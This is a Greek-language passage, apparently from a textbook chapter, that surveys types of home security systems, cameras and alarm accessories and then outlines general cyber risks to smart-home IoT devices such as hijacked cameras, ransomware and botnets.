  Τα έξυπνα tablet έχουν τη δυνατότητα προσαρμογής για τον έλεγχο συσκευών που είναι συνδεδεμένες στο Internet of Things (IoT). Διευκολύνουν τη διαχείριση της ασφάλειας εντός του οικιακού περιβάλλοντος παρέχοντας δεδομένα από τις συνδεδεμένες συσκευές. Αυτό περιλαμβάνει τη δυνατότητα παρακολούθησης βίντεο από κάμερες και ρύθμισης της λειτουργικότητας όλων των συσκευών IoT, όπως συστήματα φωτισμού, συστήματα θέρμανσης και συστήματα εισόδου πόρτας.

3.1.2 Τύποι Συστημάτων Ασφάλειας Κατοικίας

Ακολουθούν μερικοί συνήθεις τύποι συστημάτων οικιακής ασφάλειας που θα συναντήσετε. Αυτά κατηγοριοποιούνται χονδρικά με βάση τα χαρακτηριστικά τους, αλλά υπάρχουν πολλές διασταυρώσεις μεταξύ διαφορετικών τύπων.

Έξυπνο σύστημα ασφαλείας

Ένα έξυπνο σύστημα ασφαλείας διαθέτει την ικανότητα σύνδεσης με εξωτερικές υπηρεσίες ή το Διαδίκτυο, επιτρέποντας έτσι την προσβασιμότητα μέσω συσκευών όπως υπολογιστές, tablet και smartphone. Συνήθως, τα έξυπνα συστήματα ασφαλείας

αποτελούνται από συναγερμούς, κάμερες, ενδοεπικοινωνίες και λειτουργίες ελέγχου πρόσβασης. Ορισμένες πλατφόρμες διευκολύνουν την ενσωμάτωση φωτισμού, τον αυτόματο έλεγχο κουρτινών, γκαραζόπορτες και μονάδες κλιματισμού.

Ενσύρματο σύστημα ασφαλείας

Ένα ενσύρματο σύστημα ασφαλείας χρησιμοποιεί φυσικά καλώδια για τη σύνδεση και τη μετάδοση δεδομένων, καθιστώντας το πιο αξιόπιστο και οικονομικό μακροπρόθεσμα σε σύγκριση με ασύρματα συστήματα. Οι ενσύρματες κάμερες CCTV αντλούν ρεύμα απευθείας από τη συσκευή εγγραφής και δεν απαιτούν φορτισμένη μπαταρία, εξαλείφοντας τις ανησυχίες για παρεμβολές και απώλεια σύνδεσης στο διαδίκτυο. . Το υλικό που καταγράφουν οι κάμερες και μεταδίδονται σε οθόνες και καταγράφονται σε DVR ή NVR. Στην περίπτωση συστήματος συναγερμού, το ενσύρματο καλώδιο παρέχει συνεχή τροφοδοσία και επιτρέπει στο σύστημα να ανταποκρίνεται γρηγορότερα από μια ασύρματη συσκευή που λειτουργεί με μπαταρία.

Τώρα, από τη μία πλευρά, ενώ τα ενσύρματα συστήματα ασφαλείας απαιτούν επαγγελματική εγκατάσταση και συντήρηση, είναι συχνά πιο αξιόπιστα και οικονομικά μακροπρόθεσμα. Οι ενσύρματες κάμερες CCTV αντλούν άμεση και συνεχή ισχύ 240v από τη συσκευή εγγραφής, δεν στηρίζονται σε φορτισμένη μπαταρία. Δεν υπάρχει καμία ανησυχία σχετικά με παρεμβολές ή απώλεια της ασύρματης σύνδεσης στο Διαδίκτυο, είναι ενσωματωμένη στο δρομολογητή. Με όλα τα ενσύρματα συστήματα κλειστού κυκλώματος τηλεόρασης, συνίσταται η προμήθεια ενός Αδιάλειπτου Τροφοδοτικού (UPS) για την υποστήριξη τυχόν διακοπτόμενων υπερτάσεων ρεύματος ή απώλειες στο δρομολογητή και τη συσκευή εγγραφής σας σε περίπτωση διακοπής ρεύματος από το δίκτυο. Το ενσύρματο CCTV δεν βασίζεται σε σύνδεση στο Διαδίκτυο για τη μεταφορά του πλάνα στη συσκευή εγγραφής, πράγμα που σημαίνει ότι το εγγεγραμμένο υλικό δεν θα επηρεαστεί από την κακή σύνδεση στο Διαδίκτυο. Τα ασύρματα συστήματα ασφαλείας βασίζονται σε μπαταρίες και καλή σύνδεση Wi-Fi.

Τα ενσύρματα συστήματα συναγερμού ασφαλείας ανταποκρίνονται πιο γρήγορα και αντλούν ρεύμα από τα 240v στον κύριο πίνακα συναγερμού. Αυτός ο πίνακας συνοδεύεται από εφεδρική μπαταρία 12-24 ωρών εάν διακοπεί η κύρια τροφοδοσία σας. Υπάρχει ελάχιστο τρέχον κόστος εκτός από μια συνιστώμενη ετήσια υπηρεσία, δοκιμή και καθαριότητα.

Ασύρματο σύστημα ασφαλείας

Σε αντίθεση με ένα ενσύρματο σύστημα ασφαλείας που βασίζεται σε καλώδια, ένα ασύρματο σύστημα ασφαλείας χρησιμοποιεί συνδέσεις WiFi και μπαταρίες (με ορισμένες να διαθέτουν τροφοδοτικά) και είναι ιδιαίτερα χρήσιμο για ενοικιαστές και απομακρυσμένες τοποθεσίες. Ενώ τα ασύρματα συστήματα προσφέρουν ευκολότερη εγκατάσταση, είναι πιο ακριβά και εξαρτώνται από μια σταθερή σύνδεση στο Διαδίκτυο, κάτι που απαιτεί την εγκατάσταση ενός τροφοδοτικού αδιάλειπτης ισχύος (UPS) για την υποστήριξη του δρομολογητή κατά τη διάρκεια διακοπών ρεύματος και περιορισμένης πρόσβασης στο Διαδίκτυο. Επιπλέον, τα ασύρματα συστήματα συνεπάγονται συνεχές κόστος για την αντικατάσταση και την επαναφόρτιση της μπαταρίας, κάτι που δεν συμβαίνει με τα παραδοσιακά ενσύρματα συστήματα.

Τα ασύρματα συστήματα ασφαλείας εγκαθίστανται ευκολότερα από τα ενσύρματα συστήματα ασφαλείας, ωστόσο το κόστος του προϊόντος είναι υψηλότερο και εξαρτώνται επίσης από μια συνεχή σύνδεση στο διαδίκτυο. Συνίσταται η προμήθεια και εγκατάσταση ενός Αδιάλειπτου Τροφοδοτικό (UPS) για την υποστήριξη του δρομολογητή σε περίπτωση απώλειας ρεύματος και περιορισμένης πρόσβασης στο Διαδίκτυό.

Οι ασύρματες συσκευές μπορεί συχνά να απαιτούν αντικατάσταση μπαταριών και επαναφόρτιση καθ' όλη τη διάρκεια του έτους. Αυτό είναι ένα διαρκές κόστος που δεν αποκτάται από ένα παραδοσιακό ενσύρματο σύστημα.

Επαγγελματικά συστήματα ασφαλείας

Η «επαγγελματική» πτυχή ενός συστήματος ασφαλείας σπιτιού θα μπορούσε να αναφέρεται στο γεγονός ότι εγκαταστάθηκε επαγγελματικά από πιστοποιημένο τεχνικό ασφαλείας, ότι παρακολουθείται από μια επαγγελματική ομάδα επιτήρησης ή και τα δύο.

Ένα σύστημα οικιακής ασφάλειας που εγκαθίσταται από επαγγελματίες θα έχει το πλεονέκτημα όλων των καμερών και άλλων εξαρτημάτων όπως ανιχνευτές καπνού, αισθητήρες κίνησης, ιατρικά μενταγιόν και fobs, εγκατεστημένα σωστά και στις βέλτιστες θέσεις. Μια επαγγελματική εταιρεία οικιακής ασφάλειας έχει την εμπειρία να σας συμβουλεύσει για τις καλύτερες λύσεις επιτήρησης για το σπίτι ή την επιχείρησή σας και θα λάβει υπόψη τη συγκεκριμένη διάταξη. Εκπαιδεύονται στον τρόπο εγκατάστασης και προγραμματισμού των συσκευών ώστε να πληρούν τα Αυστραλιανά Πρότυπα. Ένας πιστοποιημένος επαγγελματίας εγκαταστάτης υποβάλλεται σε αστυνομικούς ελέγχους

ποινικού ιστορικού πριν λάβει την άδειά του. Πρέπει να επιδείξουν Άδεια Ασφαλείας Cert2 και να είναι μέλος μιας ένωσης βιομηχανίας ασφαλείας όπως η ASIAL ή η SPAAL για να αναφέρουμε μερικά.

Εν τω μεταξύ, ένα επαγγελματικά ελεγχόμενο σύστημα ασφαλείας στο σπίτι, παρέχει ηρεμία στο ότι μια ομάδα ανθρώπων από το δωμάτιο ελέγχου έως τους φρουρούς περιπολίας παρακολουθούν το σπίτι σας 24/7 και προστατεύουν τα αγαπημένα σας πρόσωπα. Το καλύτερο από όλα είναι ότι πολλά συστήματα οικιακής ασφάλειας που ελέγχονται επαγγελματικά έχουν διαμορφωθεί έτσι ώστε να εξακολουθούν να λειτουργούν κατά τη διάρκεια διακοπών ρεύματος και άλλων κοινών προβλημάτων υποδομής, ώστε να διασφαλίζεται η μέγιστη ασφάλεια.

Μπορεί να δημιουργηθεί ένα σύστημα επαγγελματίας παρακολούθησης για αυτό-παρακολούθηση ή με μια ομάδα που θα σας υποστηρίξει. Κατά τη ρύθμιση ενός επαγγελματικού συστήματος ασφαλείας, είναι σημαντική η έκδοση προσωπικών κωδικών συναγερμού και στοιχείων. σύνδεσης διαχειριστή της συσκευής εγγραφής CCTV για μελλοντική αναφορά και έλεγχο.

Οικιακό (DIY) σύστημα ασφαλείας

Ένα σύστημα οικιακής ασφάλειας DIY είναι, όπως υποδηλώνει το όνομά του, αυτό που εγκαθιστάτε από τον ένοικο. Αυτό περιλαμβάνει τα πάντα, από την προμήθεια των καμερών, των ανιχνευτών κίνησης και άλλων εξαρτημάτων, την εγκατάσταση καθενός από αυτά και τη διασφάλιση ότι συνεργάζονται σωστά.

Τώρα, ενώ αυτό απαιτεί πολύ περισσότερη προσπάθεια και δοκιμή, το κύριο πλεονέκτημα ενός συστήματος ασφαλείας σπιτιού DIY είναι το χαμηλό του κόστος σε σύγκριση με ένα επαγγελματικό. Υπάρχει η επιλογή της προσθήκης των απαραίτητων καμερών, καθώς και αισθητήρων και άλλων αξεσουάρ ασφαλείας. Υπάρχει η επιπλέον η επιλογή του τρόπου και του χρόνου στο οποίο παρακολουθείται το σύστημα ασφαλείας.

Τοπικό σύστημα ασφαλείας

Τα τοπικά συστήματα οικιακής ασφάλειας αναφέρονται κυρίως σε συναγερμό που ενεργοποιείται σε περίπτωση διάρρηξης, αλλά δεν αναφέρεται σε κανέναν, όπως ένα δωμάτιο ελέγχου (επιστροφή στη βάση) ή το κινητό τηλέφωνο του ενοίκου. Αυτά συνήθως δεν είναι συνδεδεμένα στο Διαδίκτυο, επομένως πρέπει να βρίσκεστε κοντά στη σειρήνα

του αισθητήρα. Πιο σύγχρονοι τύποι αυτών των συναγερμών μπορούν να παρακολουθούνται είτε επαγγελματικά είτε μέσω μιας εφαρμογής τηλεφώνου - η οποία στέλνει μια ειδοποίηση χρήστη σε περίπτωση διάρρηξης.

3.1.3 Οικιακές κάμερες ασφαλείας

Μια οικιακή κάμερα ασφαλείας είναι ειδικά σχεδιασμένη για να παρακολουθεί μια ιδιοκτησία και να καταγράφει πλάνα από τα γεγονότα που συμβαίνουν μέσα σε αυτήν. Ενώ οι συναγερμοί βασίζονται σε μια διαπεραστική σειρήνα για να τρομάξουν τους εισβολείς, η κύρια λειτουργία των καμερών ασφαλείας είναι να παρέχουν συγκεκριμένες αποδείξεις για οποιαδήποτε εγκληματική δραστηριότητα. Τα πρόσφατα μοντέλα μπορεί να περιλαμβάνουν ειδοποιήσεις σειρήνας ως πρόσθετο αποτρεπτικό. Τοποθετώντας στρατηγικά κάμερες στα σημεία εισόδου και εμφανίζοντας αυτοκόλλητα προειδοποίησης, μπορούν επίσης να λειτουργήσουν αποτρεπτικά. Τα πιο αποτελεσματικά συστήματα ασφαλείας διαθέτουν πολλαπλές κάμερες τοποθετημένες τόσο σε εσωτερικούς όσο και σε εξωτερικούς χώρους για να παρέχουν ολοκληρωμένη επιτήρηση.

Κάμερες IP ασφαλείας και CCTV

Η τηλεόραση κλειστού κυκλώματος, γνωστή και ως CCTV, είναι ένα ιδιωτικό δίκτυο που αποτελείται από κάμερες και εξοπλισμό εγγραφής. Αναφέρεται ως "κλειστό κύκλωμα", καθώς μόνο εξουσιοδοτημένο προσωπικό μπορεί να έχει πρόσβαση και να παρακολουθεί το δίκτυο εγγραφής. Σε αντίθεση με την τυπική τηλεόραση, η οποία εκπέμπει ένα σήμα που μπορεί να ληφθεί από οποιονδήποτε, τα συστήματα CCTV περιορίζονται σε εξουσιοδοτημένα άτομα. Αν και ο όρος CCTV αναφέρεται κυρίως σε αναλογικά συστήματα, τα οποία καταγράφουν σε κασέτες και σκληρούς δίσκους, η σύγχρονη τεχνολογία έχει προχωρήσει σε κάμερες IP. Οι κάμερες IP είναι παρόμοιες με τα συστήματα CCTV, αλλά μπορούν να μεταδώσουν βίντεο μέσω του Διαδικτύου, να έχουν εικόνες υψηλότερης ανάλυσης και να προσφέρουν απομακρυσμένο ζουμ και αλλαγή θέσης φακού. Επιπλέον, οι κάμερες IP επιτρέπουν στους χρήστες να βλέπουν υλικό σε επιτραπέζιους υπολογιστές, tablet ή smartphone και να κάνουν εγγραφή απευθείας σε ψηφιακές συσκευές αποθήκευσης αντί για κασέτες και σκληρούς δίσκους. Ενώ οι σύγχρονες κάμερες CCTV μπορούν επίσης να προβληθούν εξ αποστάσεως μέσω του Διαδικτύου, τα πλάνα τους αποθηκεύονται σε ψηφιακές συσκευές και έχουν την ίδια σύγχρονη λειτουργικότητα με τις

κάμερες IP. Τέλος, απαιτείται επαγγελματική εγκατάσταση και για τους δύο τύπους καμερών και οι χρήστες έχουν τη δυνατότητα να παρακολουθούν επαγγελματικά το σύστημα ασφαλείας του σπιτιού τους ή όχι.

Νυχτερινή κάμερα

Οι νυχτερινές κάμερες, γνωστές και ως κάμερες νυχτερινής όρασης, LED υπερύθρου φωτός (IR) για καλύτερη επιτυχία τη νύχτα. Πολλές νυχτερινές κάμερες διαθέτουν αισθητήρες που ανιχνεύουν το επίπεδο φωτός και αλλάζουν σε λειτουργία νυχτερινής όρασης μόλις αρκετά το σκοτάδι. Τα πλάνα από τις νυχτερινές κάμερες είναι συνήθως ασπρόμαυρα. Εκτός από την προστασία κατά τη διάρκεια του ύπνου, οι νυχτερινές κάμερες είναι απαραίτητες για την προστασία των περιοχών με κακό φωτισμό.

Ενεργητικές αποτρεπτικές κάμερες

Η σποτ κάμερα είναι ένας τύπος συσκευής παρακολούθησης εξοπλισμένη με φώτα που ενεργοποιούνται με κίνηση που χρησιμεύουν για να φωτίζουν περιοχές με αμυδρό φωτισμό και να ξεκινούν την εγγραφή με τον εντοπισμό ύποπτων δραστηριοτήτων, όπως η κίνηση. Αυτό εξυπηρετεί τον διττό σκοπό της αποτροπής πιθανών εισβολέων, σηματοδοτώντας την επίγνωσή τους ότι παρακολουθούνται, ενώ παράλληλα διευκολύνει την καλύτερη οπτική αποτύπωση των κινήσεών τους. Οι σύγχρονες επαναλήψεις αυτής της τεχνολογίας μπορεί να περιλαμβάνουν λειτουργίες όπως προβολείς και ειδοποιήσεις σειρήνας για συμβάντα που προκαλούνται από κίνηση..

Κάμερα με κουδούνι πόρτας

Οι κάμερες με κουδούνια πόρτας είναι ένα αυτόνομο σύστημα, που αναφέρεται επίσης ως βιντεοκουδούνια και είναι ένας τύπος κάμερας εξωτερικού χώρου που χρησιμοποιείται ειδικά στις μπροστινές πόρτες. Επιτρέπουν σε ευάλωτα άτομα, όπως παιδιά και ηλικιωμένους, να βλέπουν ποιος είναι στην πόρτα πριν την ανοίξουν, μέσω της χρήσης μιας εφαρμογής. Ορισμένα μοντέλα διαθέτουν επίσης ηχείο και λειτουργία αμφίδρομης ομιλίας, που επιτρέπουν να επικοινωνείτε με τον επισκέπτη.

Το καλύτερο από όλα, οι περισσότερες κάμερες με κουδούνι πόρτας διαθέτουν ανίχνευση κίνησης που ενεργοποιεί την κάμερα και στέλνει μια ειδοποίηση μέσω της εφαρμογής όταν

κάποιος βρίσκεται στην πόρτα σας. Ορισμένες κάμερες με κουδούνι πόρτας διαθέτουν επίσης λειτουργία νυχτερινής όρασης.

3.1.4 Συστήματα Συναγερμού Οικίας

Ένα σύστημα ασφαλείας κατοικίας χρησιμεύει για την προστασία του σπιτιού ενεργοποιώντας συναγερμό σε περίπτωση πιθανής εισβολής.

Αξεσουάρ συναγερμού ασφαλείας

Αυτά είναι στοιχεία ενός συστήματος συναγερμού που το βελτιώνουν και επεκτείνουν τη λειτουργικότητά του. Αυτό περιλαμβάνει πρόσθετους ανιχνευτές κίνησης, κουμπιά πανικού ή ιατρικά, ανιχνευτές καπνού για φωτιά, πληκτρολόγια και άλλα. Ανάλογα με τον τύπο του συστήματος ασφαλείας, τα στοιχεία ενός συστήματος ασφαλείας περιλαμβάνουν:

- **Συναγερμοί**: Γνωστές και ως εσωτερικές και εξωτερικές σειρήνες, αυτές χρησιμοποιούνται κυρίως για να τρομάξουν έναν εισβολέα και να ειδοποιήσουν εσάς (καθώς και τους γείτονες και τους περαστικούς) για την παρουσία τους. Ωστόσο, οι συναγερμοί μπορεί επίσης να είναι αθόρυβοι (για παράδειγμα, μια κατάσταση πίεσης), επομένως ειδοποιούν μόνο την αστυνομία και την εταιρεία ασφαλείας, ώστε ο εισβολέας να μην έχει την ευκαιρία να διαφύγει.
- **Κουμπί πανικού**: Τα κουμπιά πανικού μπορούν επίσης να προγραμματιστούν ως κουμπί πίεσης. Είναι ένα είδος συναγερμού που μπορείτε να ενεργοποιήσετε όταν αισθάνεστε ότι απειλείται η ασφάλειά σας, π.χ. όταν ένας εισβολέας βρίσκεται στο σπίτι σας ή η επιχείρησή σας κρατείται παρά τη θέλησή σας. Συνήθως εγκαθίστανται κάπου διακριτικά, ώστε να ενεργοποιούνται χωρίς να ενημερωθεί ο εισβολέας. Είναι προγραμματισμένοι να ακούγονται ή να είναι αθόρυβοι.
- **Μπρελόκ**: Το μπρελόκ είναι μια εναλλακτική λύση αντί του πληκτρολογίου για όπλιση και αφόπλιση του συστήματος ασφαλείας σας.

  Τα μπρελόκ μπορούν να έχουν διάφορες χρήσεις. Μπορούν να προγραμματιστούν για να στέλνουν ειδοποίηση καταπίεσης ή πανικού και μπορούν να χρησιμοποιηθούν για το άνοιγμα και το κλείσιμο της γκαραζόπορτας σας. Για να γίνει αυτό, απαιτείται μια εφεδρική είσοδο στο

μοτέρ του γκαράζ σας και ο τεχνικός πρέπει να μπορεί να συνδέσει ένα καλώδιο από τον πίνακα συναγερμού στον κινητήρα του γκαράζ.

- **Απομακρυσμένη εφαρμογή**: Στη σύγχρονη εποχή, η πλειονότητα των συστημάτων συναγερμού και CCTV είναι εξοπλισμένα με εφαρμογή smartphone. Αυτές οι εφαρμογές επιτρέπουν στους χρήστες να ενεργοποιούν και να απενεργοποιούν το σύστημα συναγερμού τους, ενώ λαμβάνουν επίσης ειδοποιήσεις σχετικά με οποιαδήποτε δραστηριότητα ανιχνεύεται από τον συναγερμό. Ομοίως, μια εφαρμογή CCTV επιτρέπει στους χρήστες να έχουν πρόσβαση, να ανακτούν και να αποθηκεύουν βίντεο στην κινητή συσκευή τους. Για να ενεργοποιηθούν αυτές οι δυνατότητες, και τα δύο συστήματα απαιτούν κατάλληλη διαμόρφωση μέσω σύνδεσης στο Διαδίκτυο. Αυτό μπορεί να επιτευχθεί μέσω μιας ενσύρματης σύνδεσης στο δρομολογητή ή μιας έξυπνης επέκτασης WiFi που συνδέεται στο WiFi του σπιτιού. Για να διασφαλιστεί η αδιάλειπτη παροχή αυτών των υπηρεσιών, είναι απαραίτητη η σταθερή σύνδεση στο Διαδίκτυο στις εγκαταστάσεις και η πρόσβαση WiFi στο smartphone.
- **Πινακίδες και αυτοκόλλητα:** Αυτά μπορούν να τοποθετηθούν μέσα και γύρω από την ιδιοκτησία σας, όπως σε παράθυρα, πόρτες και πύλες, για να ενημερώσουν τους επίδοξους εισβολείς για το γεγονός ότι το σπίτι σας βρίσκεται υπό επιτήρηση. Ως εκ τούτου, αυτά τα αυτοκόλλητα λειτουργούν αποτρεπτικά (και ενθαρρύνουν τους διαρρήκτες να επιλέξουν έναν ευκολότερο στόχο).
- **Αισθητήρες:** Οι αισθητήρες διατίθενται σε διάφορους τύπους και χρησιμοποιούνται για την ανίχνευση ακανόνιστης δραστηριότητας σε ένα δεδομένο μέρος. Οι πιο συνηθισμένοι από αυτούς είναι αισθητήρες ανίχνευσης κίνησης, αλλά περιλαμβάνουν επίσης αισθητήρες ανοίγματος παραθύρων και θυρών, γνωστούς και ως διακόπτες καλαμιού.
- **Πληκτρολόγιο:** Τα επαγγελματικά εγκατεστημένα συστήματα ασφαλείας συναγερμού πρέπει να ενεργοποιηθούν και να απενεργοποιηθούν, και αυτό συνήθως επιτυγχάνεται μέσω ενός πληκτρολογίου. Κατά την είσοδο στο σπίτι ή την επιχείρησή, το σύστημα ασφαλείας θα ενεργοποιηθεί και θα ζητηθεί η εισαγωγή ενός κωδικού κλειδιού για την απενεργοποίηση του. Σε

περίπτωση που δεν απενεργοποιηθεί, η εταιρεία ασφαλείας σας θα καλέσει για να δει εάν το ενεργοποίησε ο ιδιοκτήτης ή όχι. Εάν δεν ήταν ο ιδιοκτήτης εσείς ή δεν μπορεί να επικοινωνήσει με κάποιον υπεύθυνο, θα σταλεί βοήθεια. Ένας χρόνος καθυστέρησης εισόδου/εξόδου μπορεί να ρυθμιστεί στον ανιχνευτή κίνησης που καλύπτει το πληκτρολόγιο για να επιτρέψει την ομαλή όπλιση και αφόπλιση του συναγερμού. Επιπλέον υπάρχει η δυνατότητα χρήσης εξειδικευμένης Μπορείτε εφαρμογής smartphone ή ένα μπρελόκ για την όπλιση ή/και αφόπλιση του συναγερμού ανάλογα με τον τύπο του μοντέλου.

Τι είναι ο συναγερμός αισθητήρα κίνησης;

Ένας αισθητήρας κίνησης, που αναφέρεται ως ανιχνευτής κίνησης, είναι ένα σύστημα συναγερμού που χρησιμοποιεί οπτικούς, μικροκυμάτων ή ακουστικούς αισθητήρες για την ανίχνευση κίνησης μέσα σε ένα νοικοκυριό. Όταν ενεργοποιηθεί οποιοσδήποτε από αυτούς τους αισθητήρες, θα ηχήσει ένας συναγερμός για να ειδοποιήσει τον ιδιοκτήτη του σπιτιού για την παρουσία μιας άγνωστης οντότητας. Οι αισθητήρες κίνησης μπορούν επίσης να ενσωματωθούν με κάμερες που ενεργοποιούν και καταγράφουν εικόνες. Σε ορισμένα προηγμένα συστήματα ασφαλείας, αυτές οι εικόνες μπορούν να μεταδοθούν σε μια εφαρμογή για κινητά σε πραγματικό χρόνο για άμεση προβολή. Επιπλέον, οι αισθητήρες κίνησης μπορούν να προγραμματιστούν για να οπλίζουν μερικώς συγκεκριμένες περιοχές.

Τι είναι ο συναγερμός πόρτας;

Ένας συναγερμός στάσης, γνωστός και ως σφήνα πόρτας, βρίσκεται συνήθως κάτω από μια πόρτα και ενεργοποιείται σε περίπτωση απόπειρας εισόδου σε ένα ακίνητο. Η κύρια λειτουργία του είναι να εμποδίζει την ικανότητα του εισβολέα να αποκτήσει πρόσβαση, με πολλά μοντέλα να έχουν σχεδιαστεί για να παρέχουν μεγαλύτερη αντίσταση καθώς ασκείται πίεση στην πόρτα.

3.2 Κίνδυνοι για το έξυπνο σπίτι στο IoT

Ένας σημαντικός κίνδυνος χρήσης του IoT στο έξυπνο σπίτι σας είναι η έλλειψη κανονισμών σχετικά με τη χρήση και την ασφάλεια των συσκευών IoT. Η έλλειψη

παγκόσμιων προτύπων ασφαλείας, δημιουργεί ανησυχίες σχετικά με το απόρρητο και την ασφάλεια κατά τη χρήση συσκευών IoT.

Η έκρηξη στην αγορά IoT ασκεί μεγάλη πίεση στους κατασκευαστές. Καθώς προσπαθούν να επωφεληθούν από την ανάπτυξη του κλάδου, προωθούν όσο το δυνατόν περισσότερα προϊόντα. Δυστυχώς, δεν δίνεται επαρκής προσοχή στα θέματα ασφάλειας του IoT και απορρήτου δεδομένων.

Επιπλέον, καθώς οι συσκευές αντικαθίστανται με νεότερες, δίνεται ελάχιστη έμφαση στη διατήρηση των παλαιότερων ενημερωμένων και οι ενημερώσεις κώδικα ασφαλείας δεν είναι άμεσα διαθέσιμες. Αυτά τα τρωτά σημεία θέτουν τα προσωπικά σας δεδομένα σε κίνδυνο.

Κάθε συσκευή IoT είναι συνδεδεμένη στο διαδίκτυο και είναι συνεχώς ευάλωτη σε νέες απειλές. Οι παλιές συσκευές όπως οι παλιές κάμερες ασφαλείας είναι εύκολοι στόχοι για άπειρους χάκερ. Κάθε συνδεδεμένη συσκευή IoT στο σπίτι σας συλλέγει δεδομένα. Επομένως, εάν δεν θέλετε να κοινοποιούνται τα προσωπικά σας δεδομένα σε άλλους, θα πρέπει να ασφαλίσετε με τον μέγιστο δυνατό τρόπο τέτοιου είδους συσκευές που συλλέγουν και αποθηκεύουν δεδομένα

Υπάρχουν πολλοί διαφορετικοί τύποι εγκλήματος στον κυβερνοχώρο και οι εγκληματίες του κυβερνοχώρου χρησιμοποιούν συνεχώς νεότερες τεχνολογίες για να αναλάβουν τον έλεγχο των συσκευών και να αποκτήσουν πρόσβαση. Μερικοί από τους τρόπους με τους οποίους μπορούν να το κάνουν αυτό είναι να παραβιάσουν τις κάμερες Web, και τις κάμερες CCTV. Αυτό μπορεί να προκαλέσει μεγάλη ζημιά, όχι μόνο στην προσωπική σας ασφάλεια, αλλά και στο απόρρητό σας.

Παραδείγματα παραβίασης έξυπνων συσκευών

- Τα συστήματα θέρμανσης και φωτισμού μπορούν να παραβιαστούν για να διαπιστωθεί εάν οι ένοικοι λείπουν από το σπίτι.

- Οι φωνητικές εντολές που δίνονται σε ψηφιακούς βοηθούς που βασίζονται σε φωνή, όπως το Amazon Echo, μπορούν να χρησιμοποιηθούν για τη λήψη στοιχείων τραπεζικού λογαριασμού και άλλων ευαίσθητων πληροφοριών.

- Κάποιος μπορεί να χακάρει τη συσκευή IoT που χρησιμοποιούσατε για να ελέγξετε τις καινοτόμες λειτουργίες του σπιτιού σας εγκαθιστώντας ransomware. Οι εγκληματίες μπορεί να κάνουν ολόκληρο το σπίτι σας απρόσιτο για εσάς, εκτός εάν τους πληρώσετε.


- Οι χάκερ μπορούν να χρησιμοποιήσουν τις συσκευές σας για να εργαστούν για αυτούς ως bot και να εκτελούν κυβερνοεπιθέσεις. Ενδέχεται να προκαλέσουν επιθέσεις όπως Distributed-Denial-of-Service (DDoS), hacking με κωδικό πρόσβασης και απάτη κλικ. Θα μπορούσαν επίσης να στείλουν ανεπιθύμητα μηνύματα ή να εξορύξουν κρυπτονομίσματα χρησιμοποιώντας τα συστήματά σας.

Οι κανονισμοί που εφαρμόζονται από τις αρχές ασφαλείας σε όλη την Ευρώπη και τη Βόρεια Αμερική ανάγκασαν τις επιχειρήσεις και τα άτομα να λάβουν μέτρα για να βελτιώσουν την ασφάλεια στον κυβερνοχώρο έναντι κακόβουλων επιθέσεων στον κυβερνοχώρο και δόλιες εισβολές στο δίκτυο συσκευών IoT.

3.3 Κυβερνοαπειλές

Το χαμηλό κόστος των μικροτσίπ που μπορούν να αποθηκεύουν και να μεταδίδουν δεδομένα μέσω μιας σύνδεσης δικτύου έχει επιτρέψει σε χιλιάδες οργανισμούς και νεοφυείς επιχειρήσεις να φέρουν στην αγορά προϊόντα IoT. Ωστόσο, η έλλειψη προτύπων ασφαλείας και πιστοποιήσεων, καθώς και ο έντονος ανταγωνισμός για την παράδοση προσιτών προϊόντων IoT, έχει κάνει την ασφάλεια στον κυβερνοχώρο ένα κόστος που οι κατασκευαστές προτιμούν να αντιμετωπίζουν άλλοι.

